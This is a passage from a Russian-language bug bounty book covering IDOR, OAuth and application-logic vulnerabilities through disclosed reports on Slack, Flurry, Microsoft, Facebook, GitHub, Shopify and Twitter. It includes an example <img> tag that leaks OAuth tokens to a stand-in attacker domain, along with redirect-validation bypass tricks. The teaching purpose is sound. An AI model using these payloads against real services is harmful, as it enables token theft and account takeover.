Хотя `customer_id` выглядел непредсказуемым, он мог по ошибке раскрываться где-нибудь на сайте. Кроме того, пользователь с отозванным разрешением всё равно мог бы обращаться к сведениям о клиенте, если знал `customer_id`. С такими доводами я сообщил об ошибке. Оглядываясь назад, перед отправкой отчёта мне следовало поискать утечку `customer_id`.

Программа закрыла мой отчёт как информационный, поскольку `customer_id` был непредсказуем. Информационные отчёты не приносят вознаграждения и могут отрицательно влиять на вашу статистику HackerOne. Не отступая, я начал искать места утечки ID, проверяя все конечные точки, которые мог найти. Через два дня я обнаружил уязвимость.

Я начал обращаться к URL от имени пользователя, имевшего разрешение только на поиск заказов и не имевшего доступа к сведениям о клиентах или товарах. Но я обнаружил ответ поиска заказа со следующим JSON:

```
{
  "select": "(*,hits.(data.(order_no, customer_info, product_items.(product_id,item_text),
     status, creation_date, order_total, currency)))",
  "_type": “order_search_result",
  "count": 1,
  "start": 0,
  "hits": [{
    "data": {
      "order_no": "00000001",
      "product_items": [{
        "_type": "product_item",
```

```
          "product_id": "test1231234",
          "item_text": "test"
        }],
        "_type": "order",
        "creation_date": "2017-02-25T02:31Z",
        "customer_info": {
          "customer_no": "00006001",
          "_type": "customer_info",
          "customer_name": "pete test",
          "customer_id": "abeZMloJyUovapiXqHyi0DshH",
          "email": "test@gmail.com"
        }
      }
    }]
  }--snip--
```

Обратите внимание: JSON содержит `customer_id`, совпадающий с ID в URL, отображавшем сведения о клиенте. Это означало, что ID клиента утекал, а непривилегированный пользователь мог находить и просматривать сведения о клиентах, которых у него не было разрешения видеть.

Помимо `customer_id`, я продолжил исследовать масштаб уязвимости. Я обнаружил другие ID, которые также можно было использовать в URL для возврата сведений, которые должны были оставаться недоступными. Мой второй отчёт был принят, и за него выплатили вознаграждение.

Выводы

Найдя уязвимость, убедитесь, что понимаете, насколько широко злоумышленник может её использовать. Попытайтесь найти утёкшие идентификаторы или другие ID с похожей уязвимостью. Кроме того, не расстраивайтесь, если программа не согласна с вашим отчётом. Можно продолжить искать другие места применения уязвимости и отправить новый отчёт, если вы найдёте дополнительные сведения.

Итоги

IDOR возникают, когда злоумышленник может обратиться или изменить ссылку на объект, который не должен быть ему доступен. IDOR бывают простыми: для их эксплуатации достаточно прибавлять или вычитать 1 из численно увеличиваемых целых. Для более сложных IDOR с UUID или случайными идентификаторами может потребоваться тщательно проверить платформу на утечки. Утечки можно искать в разных местах: в ответах JSON, содержимом HTML, через дорки Google и URL. В отчёте обязательно подробно опишите, как злоумышленник может использовать уязвимость. Например, вознаграждение за уязвимость, позволяющую обойти разрешения платформы, будет меньше, чем за ошибку, приводящую к полному перехвату учётной записи.

Глава 17. Уязвимости OAuth

OAuth - открытый протокол, упрощающий и стандартизирующий безопасную авторизацию в веб-, мобильных и настольных приложениях. Он позволяет пользователям создавать учётные записи на веб-сайтах без необходимости придумывать имя пользователя или пароль. На веб-сайтах он часто встречается как кнопка «Войти с помощью платформы», подобная показанной на рисунке 17-1, где платформой служит Facebook, Google, LinkedIn, Twitter и так далее.



Рисунок 17-1. Пример кнопки OAuth «Войти через Google».

Уязвимости OAuth относятся к уязвимостям конфигурации приложения, то есть зависят от ошибок разработчика при реализации. Однако из-за влияния и частоты уязвимостей OAuth им стоит посвятить целую главу. Хотя существует много видов уязвимостей OAuth, примеры этой главы в основном рассматривают случаи, когда злоумышленник может эксплуатировать OAuth для кражи токенов аутентификации и доступа к сведениям учётной записи целевого пользователя на сервере ресурсов.

На момент написания у OAuth было две несовместимые друг с другом версии: 1.0a и 2.0. OAuth посвящены целые книги, но эта глава сосредоточена на OAuth 2.0 и основном рабочем процессе OAuth.

Рабочий процесс OAuth

Процесс OAuth сложен, поэтому начнём с основных терминов. В простейшем потоке OAuth участвуют три субъекта:

• Владелец ресурса - пользователь, пытающийся войти через OAuth.
• Сервер ресурсов - сторонний API, который аутентифицирует владельца ресурса. Сервером ресурсов может быть любой сайт, но к самым популярным относятся Facebook, Google, LinkedIn и другие.
• Клиент - стороннее приложение, которое посещает владелец ресурса. Клиенту разрешено обращаться к данным на сервере ресурсов.

Когда вы пытаетесь войти через OAuth, клиент запрашивает у сервера ресурсов доступ к вашим сведениям и просит владельца ресурса (в данном случае вас) одобрить доступ к данным. Клиент может запрашивать доступ ко всем сведениям или лишь к определённым частям. Запрашиваемые клиентом сведения определяются областями доступа. Области доступа подобны разрешениям: они ограничивают сведения, к которым приложение может обращаться на сервере ресурсов. Например, области Facebook включают электронную почту пользователя, `public_profile`, `user_friends` и так далее. Если предоставить клиенту доступ только к области электронной почты, он не сможет обращаться к сведениям профиля, перечню друзей и другим данным.

Теперь, когда вы понимаете участвующих субъектов, рассмотрим процесс OAuth при первом входе в клиент с использованием Facebook как примера сервера ресурсов. Процесс OAuth начинается, когда вы посещаете клиент и нажимаете кнопку `Login with Facebook`. Это приводит к запросу GET к конечной точке аутентификации клиента. Часто путь выглядит так: `https://www.<example>.com/oauth/facebook/`. Например, Shopify использует Google для OAuth с URL `https://<STORE>.myshopify.com/admin/auth/login?google_apps=1/`.

Клиент отвечает на этот запрос HTTP перенаправлением 302 к серверу ресурсов. URL перенаправления включает параметры для выполнения процесса OAuth, которые определяются следующим образом:

• `client_id` идентифицирует клиента для сервера ресурсов. У каждого клиента есть собственный `client_id`, чтобы сервер ресурсов мог определить приложение, инициирующее запрос доступа к сведениям владельца ресурса.

• `redirect_uri` определяет, куда сервер ресурсов должен перенаправить браузер владельца ресурса после аутентификации владельца.
• `response_type` определяет тип предоставляемого ответа. Обычно это токен или код, хотя сервер ресурсов может определить другие допустимые значения. Тип ответа token предоставляет токен доступа, который немедленно разрешает доступ к сведениям сервера ресурсов. Тип ответа code предоставляет код доступа, который нужно обменять на токен доступа на дополнительном шаге процесса OAuth.
• `scope`, упомянутый ранее, определяет разрешения, доступ к которым клиент запрашивает у сервера ресурсов. При первом запросе авторизации владельцу ресурса должно быть показано диалоговое окно для просмотра и одобрения запрошенных областей доступа.
• `state` - непредсказуемое значение, предотвращающее межсайтовую подделку запросов. Оно необязательно, но должно быть реализовано во всех приложениях OAuth. Его следует включать в запрос HTTP к серверу ресурсов. Затем оно должно быть возвращено и проверено клиентом, чтобы злоумышленник не мог со злым умыслом вызвать процесс OAuth от имени другого пользователя.

Пример URL, начинающего процесс OAuth с Facebook, выглядит так:

```
https://www.facebook.com/v2.0/dialog/oauth?client_id=123&redirect_uri=https%3A%2F%2Fwww.
    <example>.com%2Foauth%2Fcallback&response_type=token&scope=email&state=XYZ
```

Получив ответ с перенаправлением 302, браузер отправляет запрос GET серверу ресурсов. Если вы вошли на сервер ресурсов, должно появиться диалоговое окно для одобрения областей

доступа, запрошенных клиентом. На рисунке 17-2 показан пример веб-сайта Quora (клиента), запрашивающего у Facebook (сервера ресурсов) доступ к сведениям от имени владельца ресурса.

Нажатие кнопки `Continue as John` одобряет запрос Quora на доступ к перечисленным областям, включая открытый профиль владельца ресурса, перечень друзей, дату рождения, родной город и прочее. После нажатия владельцем ресурса кнопки Facebook возвращает ответ HTTP 302, перенаправляющий браузер обратно на URL, определённый рассмотренным ранее параметром `redirect_uri`. Перенаправление также включает токен и параметр `state`. Вот пример URL перенаправления с Facebook в Quora (изменённый для книги):

```
https://www.quora.
    com?access_token=EAAAAH86O7bQBAApUu2ZBTuEo0MZA5xBXTQixBUYxrauhNqFtdxViQQ3CwtliGtKqljBZ
    A8&expires_in=5625&state=F32AB83299DADDBAACD82DA
```

Здесь Facebook вернула токен доступа, который Quora (клиент) могла немедленно использовать для запроса сведений владельца ресурса. Как только клиент получает `access_token`, участие владельца ресурса в процессе OAuth завершается. Клиент напрямую запрашивает API Facebook, чтобы получить необходимые сведения о владельце ресурса. Владелец ресурса может пользоваться клиентом, не зная о взаимодействии между клиентом и API.



Рисунок 17-2. Авторизация областей OAuth при входе в Quora через Facebook.

Однако если бы Facebook вернула код вместо токена доступа, Quora пришлось бы обменять этот код на токен доступа, чтобы запрашивать сведения у сервера ресурсов. Этот процесс выполняется между клиентом и сервером ресурсов без участия браузера владельца ресурса. Для получения токена клиент отправляет собственный запрос HTTP серверу ресурсов с тремя параметрами URL: кодом доступа, `client_id` и `client_secret`. Код доступа - значение, возвращённое сервером ресурсов через перенаправление HTTP 302. `client_secret` - значение, которое клиент должен сохранять в тайне. Оно создаётся сервером ресурсов при настройке приложения и назначении `client_id`.

Наконец, когда сервер ресурсов получает от клиента запрос с `client_secret`, `client_id` и кодом доступа, он проверяет значения и возвращает клиенту `access_token`. На этом этапе клиент может запрашивать у сервера ресурсов сведения о владельце ресурса, и процесс OAuth завершается. После того как вы одобрили серверу ресурсов доступ к своим сведениям, при следующем входе в клиент через Facebook процесс аутентификации OAuth обычно происходит в фоновом режиме. Вы не увидите это взаимодействие, если не отслеживаете свои запросы HTTP. Клиенты могут изменить такое стандартное поведение и требовать, чтобы владельцы ресурсов повторно проходили аутентификацию и одобряли области доступа, но это встречается очень редко.

Серьёзность уязвимости OAuth зависит от разрешённых областей доступа, связанных с украденным токеном, как покажут следующие примеры.

Кража токенов OAuth Slack

Сложность: низкая
URL: slack.com
Источник: hackerone.com
Дата сообщения: 1 марта 2013 года
Выплаченное вознаграждение: 100 долларов

Распространённая уязвимость OAuth возникает, когда разработчик неправильно настраивает или сравнивает разрешённые параметры `redirect_uri`, позволяя злоумышленникам красть токены OAuth. В марте 2013 года Пракхар Прасад обнаружил именно это в реализации OAuth Slack. Прасад сообщил Slack, что может обойти ограничения `redirect_uri`, добавляя любые данные к `redirect_uri` из белого списка. Иными словами, Slack проверяла только начало параметра `redirect_uri`. Если разработчик регистрировал новое приложение Slack и добавлял `https://www.<example>.com` в белый список, злоумышленник мог дописать значение к URL и заставить перенаправление перейти в непредусмотренное место. Например, изменённый URL с `redirect_uri=https://<attacker>.com` отклонялся бы, но `redirect_uri=https://www.<example>.com.mx` принимался.

Для эксплуатации такого поведения злоумышленнику достаточно создать соответствующий поддомен на своём вредоносном сайте. Если целевой пользователь посещает вредоносно изменённый URL, Slack отправляет токен OAuth сайту злоумышленника. Злоумышленник может вызвать запрос от имени целевого пользователя, встроив на вредоносную веб-страницу тег `<img>`, например:

```
<img src=https://slack.com/oauth/
    authorize?response_type=token&client_id=APP_ID&redirect_uri=https://www.example.com.
    attacker.com>
```

При отображении тег `<img>` автоматически вызывает запрос HTTP GET.

Выводы

Уязвимости, в которых `redirect_uri` не проверяется строго, - распространённая ошибка настройки OAuth. Иногда уязвимость возникает из-за того, что приложение регистрирует домен вроде `*.<example>.com` как допустимый `redirect_uri`. В других случаях сервер ресурсов не выполняет строгую проверку начала и конца параметра `redirect_uri`. В этом примере произошло второе. При поиске уязвимостей OAuth всегда обязательно проверяйте каждый параметр, указывающий на использование перенаправления.

Прохождение аутентификации со стандартными паролями

Сложность: низкая
URL: flurry.com
Источник: lightningsecurity.io
Дата сообщения: 30 июня 2017 года
Выплаченное вознаграждение: не раскрыто Поиск уязвимостей в любой реализации OAuth предполагает изучение всего процесса аутентификации от начала до конца. Сюда входит распознавание запросов HTTP, не являющихся частью стандартизированного процесса. Такие запросы обычно указывают, что разработчики изменили процесс и могли внести ошибки. Джек Кейбл заметил подобную ситуацию в июне 2017 года, когда изучал программу вознаграждения Yahoo.

Программа Yahoo включала аналитический сайт Flurry.com. Начиная проверку, Кейбл зарегистрировал учётную запись Flurry через реализацию OAuth Yahoo, использовав свой адрес электронной почты `@yahoo.com`. После обмена токеном OAuth между Flurry и Yahoo! последний запрос POST к Flurry был следующим:

```
POST /auth/v1/account HTTP/1.1
Host: auth.flurry.com
Connection: close
Content-Length: 205
Content-Type: application/vnd.api+json
DNT: 1
Referer: https://login.flurry.com/signup
Accept-Language: en-US,en;q=0.8,la;q=0.6

{"data":{"type":"account","id":"...","attributes":{"email":...@yahoo.com,
"companyName":"1234","firstname":"jack","lastname":"cable","password":
"not-provided"}}}
```

Часть запроса `"password":"not-provided"` привлекла внимание Кейбла. Выйдя из учётной записи, он снова посетил login.flurry.com и вошёл без OAuth. Вместо этого он указал свой адрес электронной почты и пароль `not-provided`. Это сработало, и Кейбл вошёл в свою учётную запись.

Если любой пользователь регистрировался во Flurry через учётную запись Yahoo! и процесс OAuth, Flurry регистрировала учётную запись в своей системе как клиент. Затем Flurry сохраняла пользовательскую запись со стандартным паролем `not-provided`. Кейбл отправил сообщение об уязвимости, и Yahoo! исправила её в течение пяти часов после получения отчёта.

Выводы

Здесь Flurry включила в процесс аутентификации дополнительный собственный шаг, который после аутентификации пользователя создавал учётную запись запросом POST. Собственные шаги реализации OAuth часто настроены неправильно и приводят к уязвимостям, поэтому обязательно тщательно проверяйте такие процессы. В этом примере Flurry, вероятно, построила свой рабочий процесс OAuth поверх существующего процесса регистрации пользователей, чтобы он соответствовал остальной части приложения. Вероятно, до реализации OAuth Yahoo! Flurry не требовала от пользователей создавать учётную запись. Чтобы обслуживать пользователей без записей, разработчики Flurry, вероятно, решили вызывать тот же запрос POST регистрации для создания пользователей. Но запрос требовал параметр пароля, поэтому Flurry установила небезопасное стандартное значение.

Кража токенов входа Microsoft

Сложность: высокая
URL: login.microsoftonline.com
Источник: whitton.io
Дата сообщения: 24 января 2016 года
Выплаченное вознаграждение: 13 000 долларов

Хотя Microsoft не реализует стандартный поток OAuth, она использует очень похожий процесс, применимый при проверке приложений OAuth. Проверяя OAuth или любые подобные процессы аутентификации, обязательно тщательно исследуйте проверку параметров перенаправления. Один из способов - передавать приложению URL различной структуры. Именно так поступил Джек Уиттон в январе 2016 года, когда проверил процесс входа Microsoft и обнаружил возможность красть токены аутентификации.

Поскольку Microsoft владеет множеством ресурсов, в зависимости от службы, в которой аутентифицируется пользователь, компания аутентифицирует его через запросы к `login.live.com`, `login.microsoftonline.com` и `login.windows.net`. Эти URL возвращали сеанс пользователя. Например, поток для `outlook.office.com` был следующим:

1. Пользователь посещал outlook.office.com.
2. Пользователя перенаправляли на login.microsoftonline.com.
3. Если пользователь вошёл, параметру `wreply` отправлялся запрос POST с параметром `t`, содержавшим токен пользователя.

Изменение параметра `wreply` на любой другой домен возвращало ошибку процесса. Уиттон также попробовал двойное кодирование символов, добавив `%252f` в конец URL и создав `https%3a%2f%2foutlook.office.com%252f`. В этом URL специальные символы закодированы так, что двоеточие (`:`) представлено как `%3a`, а косая черта (`/`) - как `%2f`. При двойном кодировании злоумышленник также кодирует знак процента (`%`) из первоначальной кодировки. В результате дважды закодированная косая черта имеет вид `%252f` (кодирование специальных символов рассматривалось в разделе «Разбиение ответа HTTP Twitter» на странице 52). Когда Уиттон изменил параметр `wreply` на дважды закодированный URL, приложение вернуло ошибку, указывавшую, что outlook.office.com%f не является допустимым URL.

Затем Уиттон добавил к домену `@example.com`, и ошибки не возникло. Вместо неё был возвращён адрес outlook.office.com%2f@example.com. Причина в том, что структура URL имеет вид `scheme://[username:password@]host[:port]][/]path[?query][#fragment]`. Параметры имени пользователя и пароля передают веб-сайту учётные данные базовой авторизации. Поэтому после добавления `@example.com` узлом перенаправления больше не был `outlook.office.com`. Перенаправление можно было направить на любой подконтрольный злоумышленнику узел.

По словам Уиттона, причиной уязвимости был способ, которым Microsoft обрабатывала декодирование и проверку URL. Вероятно, Microsoft применяла двухэтапный процесс. Сначала она выполняла проверку разумности, убеждаясь, что домен допустим и соответствует схеме структуры URL. URL outlook.office.com%2f@example.com был допустимым, поскольку `outlook.office.com%2f` распознавался как допустимое имя пользователя.

Затем Microsoft рекурсивно декодировала URL, пока не оставалось других символов для декодирования. Здесь `https%3a%2f%2foutlook.office.com%252f@example.com` рекурсивно декодировался до outlook.office.com. Это означало, что `@example.com` распознавался как часть пути URL, а не узел. В качестве узла проверялся `outlook.office.com`, поскольку `@example.com` находился после косой черты.

Когда части URL объединялись, Microsoft проверяла структуру URL, декодировала его и подтверждала нахождение в белом списке, но возвращала URL, декодированный лишь один раз. Поэтому у любого целевого пользователя, посетившего login.microsoftonline.com, токен доступа отправлялся на `example.com`. Вредоносный владелец `example.com` мог затем войти в связанную с полученным токеном службу Microsoft и получить доступ к чужим учётным записям.

Выводы

Проверяя параметры перенаправления в потоке OAuth, включайте `@example.com` в URI перенаправления и смотрите, как его обрабатывает приложение. Это особенно следует делать, когда вы замечаете, что процесс использует закодированные символы, которые приложению нужно декодировать для проверки URL перенаправления из белого списка. Кроме того, всегда отмечайте любые малозаметные различия в поведении приложения при проверке. Здесь Уиттон заметил, что возвращаемые ошибки различались, когда он полностью менял параметр `wreply` и когда добавлял дважды закодированную косую черту. Это навело его на неправильно настроенную логику проверки Microsoft.

Кража официальных токенов доступа Facebook

Сложность: высокая
URL: facebook.com
Источник: philippeharewood.com
Дата сообщения: 29 февраля 2016 года
Выплаченное вознаграждение: не раскрыто

При поиске уязвимостей обязательно учитывайте забытые ресурсы, от которых зависит целевое приложение. В этом примере Филипп Хэрвуд начал с одной цели: получить токен Facebook целевого пользователя и доступ к его закрытым сведениям. Но найти ошибки в реализации OAuth Facebook ему не удалось. Не отступая, он изменил направление и начал искать приложение Facebook, которое мог бы перехватить, используя идею, похожую на перехват поддомена.

Идея основывалась на понимании, что основная функциональность Facebook включает принадлежащие Facebook приложения, которые зависят от OAuth и автоматически авторизованы всеми учётными записями Facebook. Перечень этих заранее авторизованных приложений находился по адресу facebook.com.

Просматривая перечень, Хэрвуд нашёл одно авторизованное приложение, хотя Facebook больше не владела его доменом и не использовала его. Это означало, что Хэрвуд мог зарегистрировать

домен из белого списка как параметр `redirect_uri`, чтобы получать токены Facebook любого целевого пользователя, посетившего конечную точку авторизации OAuth facebook.com.

В URL идентификатор уязвимого приложения обозначен `APP_ID` и включал доступ ко всем областям OAuth. Домен из белого списка обозначен `REDIRECT_URI` (Хэрвуд не раскрыл неверно настроенное приложение). Поскольку приложение уже было авторизовано для каждого пользователя Facebook, целевому пользователю никогда не требовалось одобрять запрошенные области доступа. Кроме того, процесс OAuth целиком проходил бы в фоновых запросах HTTP. При посещении URL OAuth Facebook для этого приложения пользователи перенаправлялись на redirect_uri.

Поскольку Хэрвуд зарегистрировал адрес `REDIRECT_URI`, он мог записывать токен доступа любого пользователя, посетившего URL, что предоставляло ему доступ ко всей учётной записи Facebook. Кроме того, все официальные токены доступа Facebook включают доступ к другим ресурсам Facebook, например Instagram. В результате Хэрвуд мог обращаться ко всем ресурсам Facebook от имени целевого пользователя.

Выводы

При поиске уязвимостей учитывайте потенциально забытые ресурсы. В этом примере забытым ресурсом было конфиденциальное приложение Facebook с разрешениями на все области. Но к другим примерам относятся записи CNAME поддоменов и зависимости приложений, например Ruby Gems, библиотеки JavaScript и прочее. Если приложение зависит от внешних ресурсов, разработчики могут однажды прекратить использовать ресурс и забыть отключить его от приложения. Если злоумышленник сможет перехватить ресурс, это способно иметь серьёзные последствия для приложения и его пользователей. Кроме того, важно понимать, что Хэрвуд начал проверку с поставленной цели хакинга. Такой подход эффективно сосредоточивает усилия при работе с крупными приложениями, где число областей проверки бесконечно и легко отвлечься.

Итоги

Несмотря на стандартизацию как рабочего процесса аутентификации, OAuth легко настроить неправильно. Малозаметные ошибки могут позволить злоумышленникам красть токены авторизации и обращаться к закрытым сведениям целевых пользователей. При хакинге приложений OAuth обязательно тщательно проверяйте параметр `redirect_uri`, чтобы выяснить, правильно ли приложение проверяет место отправки токенов доступа. Также следите за собственными реализациями, поддерживающими рабочий процесс OAuth: их функциональность не определяется стандартизированным процессом OAuth и с большей вероятностью будет уязвимой. Прежде чем отказаться от дальнейшего хакинга OAuth, обязательно рассмотрите ресурсы из белого списка. Проверьте, не доверяет ли клиент по умолчанию приложению, о котором разработчики могли забыть.

Глава 18. Уязвимости логики и конфигурации приложения

В отличие от рассмотренных ранее ошибок, которые зависят от возможности передать вредоносный ввод, уязвимости логики и конфигурации приложения используют ошибки разработчиков. Уязвимости логики приложения возникают, когда разработчик допускает ошибку в логике кода, которую злоумышленник может эксплуатировать для выполнения непредусмотренного действия. Уязвимости конфигурации возникают, когда разработчик неправильно настраивает инструмент, фреймворк, стороннюю службу, другую программу или код, что приводит к уязвимости.

Оба вида уязвимостей предполагают эксплуатацию ошибок, возникших из-за решений разработчика при программировании или настройке веб-сайта. Часто результатом становится несанкционированный доступ злоумышленника к некоторому ресурсу или действию. Но поскольку эти уязвимости являются следствием решений в коде и конфигурации, их трудно описывать. Лучше всего разобраться в них на примере.

В марте 2012 года Егор Хомаков сообщил команде Ruby on Rails, что стандартная конфигурация проекта Rails небезопасна. В то время, когда разработчик устанавливал новый сайт Rails, код, создаваемый Rails по умолчанию, принимал все параметры, переданные действию контроллера для создания или обновления записей базы данных. Иными словами, стандартная установка позволяла кому угодно отправить запрос HTTP, обновляющий параметры ID пользователя, имени пользователя, пароля и даты создания любого пользовательского объекта, независимо от того, намеревался ли разработчик разрешить их изменение. Этот пример обычно называют уязвимостью массового присваивания, поскольку все параметры можно использовать для присваивания значений записям объектов.

Такое поведение было хорошо известно в сообществе Rails, но мало кто понимал создаваемый им риск. Разработчики ядра Rails считали, что закрывать этот пробел в безопасности и определять принимаемые сайтом параметры для создания и обновления записей должны веб-разработчики.

Часть обсуждения доступна по адресу github.com.

Разработчики ядра Rails не согласились с оценкой Хомакова, поэтому он эксплуатировал ошибку на GitHub (крупном сайте, разработанном с Rails). Он угадал доступный параметр, использовавшийся для обновления даты создания проблем GitHub. Хомаков включил параметр даты создания в запрос HTTP и отправил проблему с датой создания на несколько лет в будущем. Пользователь GitHub не должен был иметь такой возможности. Он также обновил ключи доступа SSH GitHub и получил доступ к официальному репозиторию кода GitHub - это была критическая уязвимость.

В ответ сообщество Rails пересмотрело свою позицию и начало требовать от разработчиков добавлять параметры в белый список. Теперь стандартная конфигурация не принимает параметры, пока разработчик не отметит их безопасными.

Пример GitHub сочетает уязвимости логики и конфигурации приложения. Предполагалось, что разработчики GitHub добавят меры безопасности, но, использовав стандартную конфигурацию, они создали уязвимость.

Уязвимости логики и конфигурации приложения может быть труднее находить, чем рассмотренные ранее в книге (не то чтобы остальные были просты). Причина в том, что они требуют творчески размышлять о решениях в коде и конфигурации. Чем больше вы знаете о внутренней работе разных фреймворков, тем легче находить такие уязвимости. Например, Хомаков знал, что сайт построен с Rails, и понимал, как Rails по умолчанию обрабатывает пользовательский ввод. В других примерах я покажу, как авторы отчётов вызывали API напрямую, сканировали тысячи IP в поисках неправильно настроенных серверов и находили функциональность, не предназначенную для общего доступа. Такие уязвимости требуют знаний о веб-фреймворках и навыков расследования, поэтому я сосредоточусь на отчётах, которые помогут развить эти знания, а не на отчётах с крупными выплатами.

Обход прав администратора Shopify

Сложность: низкая
URL: `<shop>.myshopify.com/admin/mobile_devices.json`
Источник: hackerone.com
Дата сообщения: 22 ноября 2015 года
Выплаченное вознаграждение: 500 долларов

Как и GitHub, Shopify построена на фреймворке Ruby on Rails. Rails популярен, поскольку при разработке сайта фреймворк берёт на себя множество распространённых и повторяющихся задач, например разбор параметров, маршрутизацию запросов, предоставление файлов и прочее. Но по умолчанию Rails не обрабатывает разрешения. Разработчики должны самостоятельно запрограммировать обработку разрешений или установить сторонний gem с этой функциональностью (gems - библиотеки Ruby). Поэтому при хакинге приложений Rails всегда полезно проверять разрешения пользователей: можно найти уязвимости логики приложения, как при поиске IDOR.

В этом случае автор отчёта rms заметил, что Shopify определяет пользовательское разрешение `Settings`. Оно позволяло администраторам через форму HTML добавлять в приложение номера телефонов при размещении заказов на сайте. Пользователям без такого разрешения интерфейс пользователя (UI) не показывал поле для отправки номера телефона.

Используя Burp как прокси для записи запросов HTTP к Shopify, rms нашёл конечную точку, куда отправлялись запросы HTTP формы HTML. Затем rms вошёл в учётную запись с назначенным разрешением `Settings`, добавил номер телефона и удалил его. Вкладка истории Burp записала

запрос HTTP на добавление номера, отправленный конечной точке `/admin/mobile_numbers.json`. Затем rms удалил разрешение `Settings` у учётной записи. Теперь пользовательская запись не должна была иметь права добавлять номер телефона.

При помощи Burp Repeater rms обошёл форму HTML и отправил тот же запрос HTTP на `/admin/mobile_number.json`, оставаясь в учётной записи без разрешения `Settings`. Ответ указывал на успех, а размещение тестового заказа в Shopify подтвердило отправку уведомления на номер телефона. Разрешение `Settings` удаляло лишь элемент интерфейса, где пользователи могли вводить номера. Но оно не блокировало отправку номера телефона пользователем без прав во внутренней части сайта.

Выводы

При работе с приложениями Rails обязательно проверяйте все разрешения пользователей, поскольку Rails не обрабатывает эту функциональность по умолчанию. Разработчики должны реализовывать разрешения сами, поэтому легко могут забыть добавить проверку. Кроме того, всегда полезно пропускать трафик через прокси. Так можно легко находить конечные точки и повторно воспроизводить запросы HTTP, которые могут быть недоступны через интерфейс веб-сайта.

Обход защиты учётной записи Twitter

Сложность: низкая
URL: twitter.com
Источник: неприменимо
Дата сообщения: октябрь 2016 года
Выплаченное вознаграждение: 560 долларов

Во время проверки обязательно учитывайте различия между веб-сайтом приложения и его мобильными версиями. Логика приложения в двух вариантах может различаться. Если разработчики неправильно учитывают эти различия, они могут создать уязвимости, как произошло в этом отчёте.

Осенью 2016 года Аарон Уллгер заметил: когда он впервые входил в Twitter с неизвестного IP-адреса и браузера, веб-сайт Twitter требовал перед аутентификацией дополнительные сведения. Обычно Twitter запрашивал связанный с учётной записью адрес электронной почты или номер телефона. Эта функция безопасности предназначалась для того, чтобы в случае компрометации данных входа злоумышленник не мог обратиться к учётной записи без дополнительных сведений.

Но во время проверок Уллгер подключал телефон к VPN, который назначал устройству новый IP-адрес. При входе с неизвестного IP-адреса в браузере ему показали бы запрос дополнительных сведений, но на телефоне такого запроса никогда не возникало. Это означало, что злоумышленники, скомпрометировавшие его учётную запись, могли избежать дополнительных проверок безопасности, войдя через мобильное приложение. Кроме того, в приложении злоумышленники могли увидеть адрес электронной почты и номер телефона пользователя, что позволило бы им войти через веб-сайт.

